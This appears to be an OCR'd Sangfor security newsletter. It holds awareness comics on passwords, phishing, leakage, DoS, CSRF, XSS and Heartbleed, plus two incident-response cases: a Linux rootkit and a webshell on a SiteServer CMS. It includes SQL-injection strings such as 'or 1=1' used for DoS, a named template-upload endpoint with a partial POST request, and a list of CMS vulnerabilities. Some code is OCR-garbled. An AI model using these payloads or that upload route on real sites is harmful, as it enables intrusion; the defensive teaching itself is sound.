主办单位：深信服科技
编委：徐蕙、韩杨滢、欧阳思裕、沙明
排版配图：孙晨悦、刘佳馨、朱芷曼、
杨可欣

地址：深圳市南山区学苑大道1001号南
山智园A1栋
电话：0755-86627888
传真：0755-86627999
邮箱：market@sangfor.com.cn
邮编：518055

快速专业
全情投入

深信服三大技术服务平台

线上社区、远程支持中心、全国性现场服务团队

交付快速、专业、全情投入的服务
让您的IT建设更省心更有效

CONTENT

PART 01

安全知识小课堂


安全知识小课堂开讲啦!
第一期 密码安全
人物介绍
专家
王小二
黑客
听说公司管理app上线了，赶紧注册一下，看我这次搞的密码，又有字母又有数字，再也不会被人盗走啦！哈哈~
麻袋助理
姓名：王小二
账号：18888888888
密码：abcd1234
麻袋助理
姓名：王小二
账号：1888888888
密码：abcd1234
登 录
暴力破解
雇主想要这家公司的客户资料，要是搞到手了~ 嘿嘿~ 小爷我又可以逍遥一阵了！
真不错啊，这么多信息，雇主肯定满意，又是一笔钱到手啦。
麻袋助理
员工：王小二
XXX客户信息
XXX标书
员工工资单
看来，有数字又有字母的密码也是弱密码!
即便不是纯数字、字母，例如 123qwe!@#这类的密码也是弱密码！
因为这种密码初看复杂，其实非常规律，很容易被黑客破解！
不信？就来试试吧！
你认为设置一个强密码就足够了吗？？？
不！！
其实，不同的网站设置相同的密码也是非常危险的！
当前网上已有大量的已泄露的密码库或许就有你的，若黑客将库里查询到的账号密码拿去登录其他网站，一旦成功，将带来无法预知的危害！
利用这种方式，密码既包含了数字字符和特殊符号，又能结合网站域名记忆。对于每个注册的网站密码既不相同又有关联方便记忆。
如何在各个网站设计既复杂又好记的密码，并且不重复呢？我们可以参考下图：
www.xxx.com/login.php
密码前缀可使用网站域名信息
适当混合大小写及变种字符
用户名：
test
密码：
Xxx.com abca1234 #
登 录
最后部分可设置一个或多个特殊字符
中间部分可设置自己常用密码


安全知识小课堂开讲啦!
第二期 钓鱼攻击
www.madaiapp.com
麻袋密码修改
账户名：王小二
密码：
MadaiappWx2123#
哼！上次密码被破造成公司损失，被领导训了，这次设置一个超级复杂的，看黑客怎么破！
www.madaiapp.com
账户名：王小二
密码：abcd1234
登录失败
看我的域名钓鱼大法！
咦，王小二的账号登不上了也爆破不了...学聪明了啊？他以为这样我就没办法了？太傻太天真！
公司近期将对全体员工进行安全意识培训，详情请点击链接登陆查看：
www.madaiapp.com/aurora.html
麻袋助理 it@madaiapp.com
咦，公司发邮件了，赶紧瞧瞧去！
完了完了！！中勒索病毒了！！
一个钓鱼邮件就让你中招，你的安全意识也太差了！
-专家时间-
专家解释：
上述情境中，钓鱼网站的网址与官方网址比较相似误导用户点击，除此之外钓鱼的方式还有：
1.邮件钓鱼，伪造官方邮件及发件人信息
2.利用官网相关漏洞钓鱼如URL跳转
3.WIFI钓鱼等
专家建议：
其实防范钓鱼并不难
1.不点击来历不明的链接，在需要提交账号密码，或者个人信息时，关注URL地址是否是官方的链接.
2.及时更新浏览器补丁和系统补丁等，防止黑客利用漏洞进行攻击.

个人PC

1、最最重要的是**备份**，可使用免费的备份工具，如FreeFileSync等，FreeFileSync可同步备份文件或文件夹、加密、定时备份等

2、**不要乱点**，越是具有诱惑力的链接、邮件或短信，越是不要乱点。

3、**装杀毒软件**，定时更新补丁和病毒库，防御最新攻击

IT运营

1、**数据全集中**，集中数据，方便统一管理

2、**零信任模式**，未经检测、授权，所有"访客"都是不可信任的

3、**最小接触面**，任何人能访问到的资源都是按需最小配置的

4、**保障高可用**，服务器重要业务数据做好冗余，一定要备份！


安全知识小课堂开讲啦!
第四期 信息泄露
我的信息是怎么泄露出去的
.....
王先生，我们公司
王先生您好，恭喜您中了666666元大奖
信息泄露在生活中随处可见，毕竟泄露的途径实在太多了！
–专家时间–
对于个人信息而言，泄露途径有
快递单据
钓鱼攻击
社交媒体
公共WIFI
APP
身份证、银行卡、手机号码.....
安全意识的缺乏，让个人信息不经意间泄露
对于企业而言，泄露途径有
svn/git源码泄露
网站漏洞
钓鱼
WIFI
机密用户信息、代码资产、标书.....
除个人信息外，企业信息泄露近年来也层出不穷
–专家时间–
光说泄露方式可能很多人都感受不到，那么我们举点例子，例如安卓机的数据恢复
TIPS
若要彻底清空以前的信息，可使用大的视频文件反复拷贝删除几次。
破手机，反正也没用，扔了！
扔
丢入
以为格式化或者恢复出厂设置，安卓手机里的信息就没有了？错！手机中的数据是有可能被恢复的，一旦恢复...通话记录，短信，照片等隐私，甚至是支付宝这类信息都将不是秘密！


再比如云盘的滥用：
家人照片、身份证件、
通讯录、工资水平等等...
但上面的例子都只是冰山一角，该如何防止网盘隐私泄密？
一定要做加密分享！并且设置分享有效期，及时掌握个人的网盘分享动态，取消不必要的分享。
因此，我们应该如何有效的预防信息泄露？
–专家时间–
个人：
1.连接公共WIFI时，避免输入敏感信息，如个人账号密码等;
2.下载应用时，避免使用个人的或不可信的平台提供的链接;
3.快递单、火车票、机票等单据在使用完毕后应及时涂掉敏感信息;
4.谨防钓鱼，输入信息前注意url或邮件来源;
企业:
1.及时修复系统漏洞;
2. 敏感资料尽量避免放在QQ群等社交媒体上，若需使用网盘共享或备份文件，请使用加密分享功能，并保证网盘的密码强度;
3.代码避免暴露在互联网上，如github等，上线后需禁止访问或删除.svn/.git目录;
4.定期举办安全意识教育活动.
信息泄露无所不在，提升个人安全意识至关重要!

PART 02

从黑客金大爷看网络安全隐患

从黑客金大爷看网络安全隐患

–第一期–应用层dos

备注：

①?id=250 and 1=1，入库查询为 select * from xxx where id =250 and 1=1,true and true为真，返回正常结果


?id=250 and 1=2，入库查询为 select * from xxx where id =250 and 1=2,true and false为假，返回空值

②HTTP FLOOD攻击工具

③?id=250 or 1=1，入库查询为select * from xxx where id =250 or 1=1，由于1=1为真，前面的查询就没有意义，直接返回所有查询结果，再加上1000次重复操作，mysql查询就相当缓慢了。

从黑客金大爷看网络安全隐患

–第二期–CSRF



备注：

1、CSRF：跨站请求伪造


攻击流程：攻击者发现CSRF漏洞——构造代码——发送给受害人——受害人打开——受害人执行代码——完成攻击

2、菜刀：中国菜刀，webshell管理工具

3.DNS修改之后，访问正常域名会跳转到黑客指定的钓鱼网站，当目标进行登录时，黑客就会获取到账号密码

从黑客金大爷看网络安全隐患

–第三期–APT



从黑客金大爷看网络安全隐患

—第四期—XSS

备注：

①选择自动登录后，浏览器会在该电脑上存一个票据（cookie），当再次登录网站后台时，浏览器会自动出示票据（cookie），经过后台验证后直接以管理员身份登录

如何防止被XSS?

个人用户：

1. 退出网站时不要直接关闭浏览器页面，需先点击网站本身的退出登录，再关闭浏览器（这样服务器就会销毁cookie凭证，就算别xss到你的cookie也没办法登录你的账号）
2. 使用最新版本浏览器（IE6以上、chrome都自带xss filter,可以有效过滤反射型xss攻击）
3. 不要随便点击别人发来的链接，尤其是短连接，防止被xss

从黑客金大爷看网络安全隐患

–第五期–信息泄露

eartbleed漏洞修复方法：

```
/*Read type and payload length first*/
if(1+2+16> s->s3->rrec.length)
 Return0; /*silently discard*/
hbtype=*p++;
N2s(p,payload);
if(1+2+payload+16> s->rrec.length)
  return 0; /* silently discard per RFC6520 sec.4*/
Pl=p;
```

红色部分为新版本修复此漏洞新增的代码

第一部分为丢弃payload长度为0的数据包

第二部分则是检查payload实际长度是否等于用户提交的payload长度，如果不等于则丢弃

PART 03

应急响应真实案例

（1）linux对外dos攻击排查

客户名称：某公司

事件类型：DOS攻击


问题主机情况描述：服务器存在异常进程，在不同的时间段内，间歇性对内网发包，导致网络变慢。

操作系统：linux Redhat


服务器用途：某管理系统

事件处理过程：

1. top命令排查服务器，发现此时cpu负载正常，查看异常服务器（虚拟机）中的bin目录，发现如ls、netstat等命令已经丢失（如下图）。



2. 网上下载对应的命令，复制到服务器中。



3. ps -ef查看进程，发现存在ttymon和ttyload这个进程，查询可知，正常服务器无此进程。

```
5374 root      0:00 {3} /sbin/ttyload -q
5389 root      0:00 ttymon tymon
5408 root      0:00 {yum-updatesd} /usr/bin/python -tt /usr/sbin/yum-updatesd
```

4. ls -al 查看这两个文件可知属于用户122，查询可知正常情况下服务器中不存在此文件。

```
-rwxr-xr-x    1 122      114        212747 Jul 13  2009 ttyload
-rwxrwxr-x    1 122      114         93476 Jul 13  2009 ttymon
```

5. find命令查找被黑客替换的文件find / -user 122 | xargs ls -l

```
[root@localhost sbin]# find / -user 122 |xargs ls -l
find: /home/.Trash-root/catalina.out: Value too large for defined data type
find: /home/test/logsbak/catalina.out: Value too large for defined data type
find: /proc/8765/task/8765/fd/5: No such file or directory
find: /proc/8765/fd/5: No such file or directory
find: /opt/log/message.log: Value too large for defined data type
-rwxr-xr-x    1 122      114        31504 Apr 18  2008 /sbin/ifconfig
-rwxr-xr-x    1 122      114       212747 Jul 13  2009 /sbin/ttyload
-rwxrwxr-x    1 122      114        93476 Jul 13  2009 /sbin/ttymon
-rwxr-xr-x    1 122      114        59536 Jul 14  2009 /usr/bin/find
-rwxr-xr-x    1 122      114        33992 Dec  3  2008 /usr/bin/top
```

6. 查看ircd服务，执行命令cat /etc/services | grep ircd

```
[root@localhost tmp]# cat /etc/services |grep ircd
ircd            6667/tcp                        # Internet Relay Chat
ircd            6667/udp                        # Internet Relay Chat
```

7. 查看占用6667的端口程序netstat -anp | grep 6667未发现占用该端口的程序

netstat -anp查看开放的端口，发现ttyload这个恶意进程

```
tcp        0      0 0.0.0.0:21                  0.0.0.0:*               LISTEN      4471/xinetd
tcp        0      0 0.0.0.0:726                 0.0.0.0:*               LISTEN      3936/rpc.statd
tcp        0      0 127.0.0.1:631               0.0.0.0:*               LISTEN      4428/cupsd
tcp        0      0 0.0.0.0:3388                0.0.0.0:*               LISTEN      5374/ttyload
tcp        0      0 127.0.0.1:37338             127.0.0.1:1521          ESTABLISHED 6887/ora_pmon_orcl
tcp        0      0 127.0.0.1:1521              127.0.0.1:37338         ESTABLISHED 4880/tnslsnr
tcp        0      0 ::ffff:127.0.0.1:8005       :::*                    LISTEN      7038/java
tcp        0      0 :::8009                     :::*                    LISTEN      7038/java
tcp        0      0 :::80                       :::*                    LISTEN      7038/java
tcp        0      0 :::10000                    :::*                    LISTEN      5089/beremote
tcp        0      0 :::22                       :::*                    LISTEN      4416/sshd
udp        0      0 127.0.0.1:29580             0.0.0.0:*                           6909/ora_d000_orcl
udp        0      0 0.0.0.0:177                 0.0.0.0:*                           3287/gdm-binary
udp        0      0 127.0.0.1:17715             0.0.0.0:*                           6887/ora_pmon_orcl
udp        0      0 0.0.0.0:69                  0.0.0.0:*                           4471/xinetd
udp        0      0 0.0.0.0:16077               0.0.0.0:*                           5255/avahi-daemon:
udp        0      0 0.0.0.0:720                 0.0.0.0:*                           3936/rpc.statd
udp        0      0 0.0.0.0:723                 0.0.0.0:*                           3936/rpc.statd
udp        0      0 0.0.0.0:5353                0.0.0.0:*                           5255/avahi-daemon:
udp        0      0 0.0.0.0:111                 0.0.0.0:*                           3880/portmap
udp        0      0 0.0.0.0:631                 0.0.0.0:*                           4428/cupsd
udp        0      0 127.0.0.1:8314              0.0.0.0:*                           6911/ora_s000_orcl
udp        0      0 127.0.0.1:123               0.0.0.0:*                           4486/ntpd
udp        0      0 0.0.0.0:123                 0.0.0.0:*                           4486/ntpd
udp        0      0 :::47332                    :::*                                5255/avahi-daemon:
udp        0      0 :::5353                     :::*                                5255/avahi-daemon:
udp        0      0 ::1:123                     :::*                                4486/ntpd
udp        0      0 :::123                      :::*                                4486/ntpd
raw        0      0 0.0.0.0:1                   0.0.0.0:*               1           5389/ttymon
raw        0      0 0.0.0.0:6                   0.0.0.0:*               6           893/sshd
```

8. 用正常的ifconfig、find、top命令替换被篡改的文件，将ttymon和ttyload的权限设置为000，之后kill 掉ttymon和ttyload进程即可。

参考链接：http://zhengdl126.iteye.com/blog/1730318

（2）webshell事件处置之X老师徒手抓黑客

客户名称：某高校

事件类型：服务器入侵事件

问题主机情况描述：服务器被上传webshell，建立隐藏用户，克隆账号，网站源代码被删除。

服务器用途：某管理系统

事件处理过程：

0x01 应急响应

某天，接到一线反馈，客户的服务器被黑，网站源代码被删，我马不停蹄，登录被黑的服务器，进行排查。

首先了解到服务器如下的情况：

服务器主要用途：学校官方网站

操作系统：Windows Server 2003

Web服务器：IIS 6.0


数据库： SQL Server 2005

防护设备：某安全卫士

被黑后的现象：服务器被上传webshell，数据库被脱库，网站被挂黑链，同时部分源代码被删。


好了，既然服务器被黑，网站中必定是存在后门的，那么首先祭出我们的web-shell查杀神器（问我使用了什么神器，偷偷的告诉你：“D盾”，不知道请请自行脑补：http://www.d99net.net/News.asp?id=62）

查看服务器中的用户，发现攻击者创建的隐藏账号，账号创建的时间也是3月18日。




(接上图)

再祭出第二款神器，来个全盘查杀，果然发现了攻击者上传的端口转发工具lcx-.exe和溢出工具pr.exe。




查看防火墙的WAF日志，发现WAF仅对222.asp、hs666.asp进行了拦截，并未对T_00\.asp进行拦截。



对IIS日志进行排查，根据文件修改时间27日的01:23分和01:31分，先对访问h1.php后门的ip进行查找，这里用notepad++进行高级搜索。

发现访问过h1.php这个webshell的ip地址为113.139.120.102和113.139.121.233。



微步查询下，查询发现这两个恶意ip地址来自陕西西安。

是不是管理员账号密码泄露导致的？在后台登录不成功的情况下，服务器返回200，那么返回302的应该是登录后台成功的，在web日志中搜索返回302的ip地址，发现早在2月份就有恶意的ip如：211.97.129.145、182.101.58.6等地址确实登录过网站后台，证明管理员账号密码已经泄露。

微步查询下这两个ip地址 211.97.129.145、182.101.58.6发现微步收入这两个ip地址为僵尸网络和垃圾邮件。

211.97.129.145、182.101.58.6，这两个IP地址一个来自福建，一个来自江西，显然不是跟陕西的攻击者是一伙的。

现在可以判断有一伙攻击者利用管理员账号密码登录后台之后进行各种恶意操作，看下网站，默认安装页面没有删掉，CMS的类型为SiteServer 3.4.1在乌云漏洞平台中，该CMS安全问题较多，进入后台之后，权限很大，可以执行的操作很多。

search for wooyun.org Home

关键字【siteserver】的搜索结果共45记录

提交时间	标题	漏洞类型
2015-11-08	Siteserver一处SQL注入漏洞	SQL注射漏洞
2014-08-18	SiteServer BBS V4.0可无视登陆验证码爆破，无视注册验证码无限注册，无视提示信息注册任意不规则用户名	设计缺陷/逻辑错误
2014-08-18	siteserver某站sql注入(可影响多库)	SQL注射漏洞
2014-07-24	siteserver4.0 Beta sql注入漏洞	SQL注射漏洞
2014-05-19	Siteserver某处严重的sql注入（并可绕过线上waf）	SQL注射漏洞
2014-05-07	SiteServer ask问答系统 Sql注入漏洞之二	SQL注射漏洞
2014-03-08	siteserver3.6.4一行代码击垮所有安全防护	非授权访问/权限绕过
2014-03-08	siteserver3.6.4非常好用的文件上传	文件上传导致任意代码执行
2014-03-06	siteserver3.6.4非常好用的sql injection	SQL注射漏洞
2014-02-14	siteserver3.6.4非常好用的xss盲打进后台可shell	XSS跨站脚本攻击
2014-02-11	SiteServer ask问答系统 Sql注入漏洞	SQL注射漏洞
2014-01-15	siteserver最新版3.6.4 sql inject 第18蛋	SQL注射漏洞

漏洞概要 关注数(22) 关注此漏洞

缺陷编号：WooYun-2013-17683
漏洞标题：8种方法siteserver后台getwebshell
相关厂商：百容千域软件技术开发有限责任公司
漏洞作者：superbing
提交时间：2013-01-22 18:09
公开时间：2013-01-27 18:10
漏洞类型：设计缺陷/逻辑错误
危害等级：中
自评Rank：5
漏洞状态：漏洞已经通知厂商但是厂商忽略漏洞
漏洞来源：http://www.wooyun.org，如有疑问或需要帮助请联系 help@wooyun.org
Tags标签：无
分享漏洞：分享到 0 4人收藏 收藏

漏洞详情


披露状态：

2013-01-22：细节已通知厂商并且等待厂商处理中
2013-01-22：厂商已查看当前漏洞内容，细节仅向厂商公开
2013-01-27：厂商已经主动忽略漏洞，细节向公众公开

简要描述：

后台geetwebshell


查看西安的攻击者113.139.120.102的访问日志，发现攻击者首先访问了网站后台登录页面，服务器返回200，由此可以看出攻击者并未登录后台，之后通过POST操作访问/siteserver/cms/background_templateAdd.aspx页面，之后攻击者写入T_00\.asp这个后门文件，服务器返回200，webshell已经生成，大概可以判断陕西的攻击者越权利用模板直接写入了webshell后门。



服务器版本较老，安全问题较多，同时网站版本也较老，漏洞较多，存在多个不同的攻击者，利用不同的手法控制网站，先对发现的较为明显的问题进行处理，并进行观察。

0x02 攻击复现

果然不久之后，客户再次反馈网站再次被上传webshell，并绕过WAF对网站进行了篡改。查看IIS日志和WAF日志，发现有陕西的攻击者同样利用background_templateAdd.aspx页面进行webshell上传。




17. WEBSHELL上传(高，拒绝)
时间：2017- 20:51:24 目的IP：1 9
源IP：18 .19 目的URL：www n/siteserver/cms/background_templateAdd.aspx?PublishmentSystemID=1
数据包内容


REQUEST:
POST /siteserver/cms/background_templateAdd.aspx?PublishmentSystemID=1 HTTP/1.1
Host: www com
Content-Length: 85236
Cache-Control: max-age=0
Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/webp,*/*;q=0.8

好了，现在确定攻击者应该是利用background_templateAdd.aspx页面上传的后门，用fiddler抓取访问siteserver/cms/background_templateAdd.aspx?-PublishmentSystemID=1的数据包。查看响应头，发现响应头为302，将其重定向到登录失败页面。

接着看下返回的页面信息，果然返回了background_templateAdd.aspx模板页面。



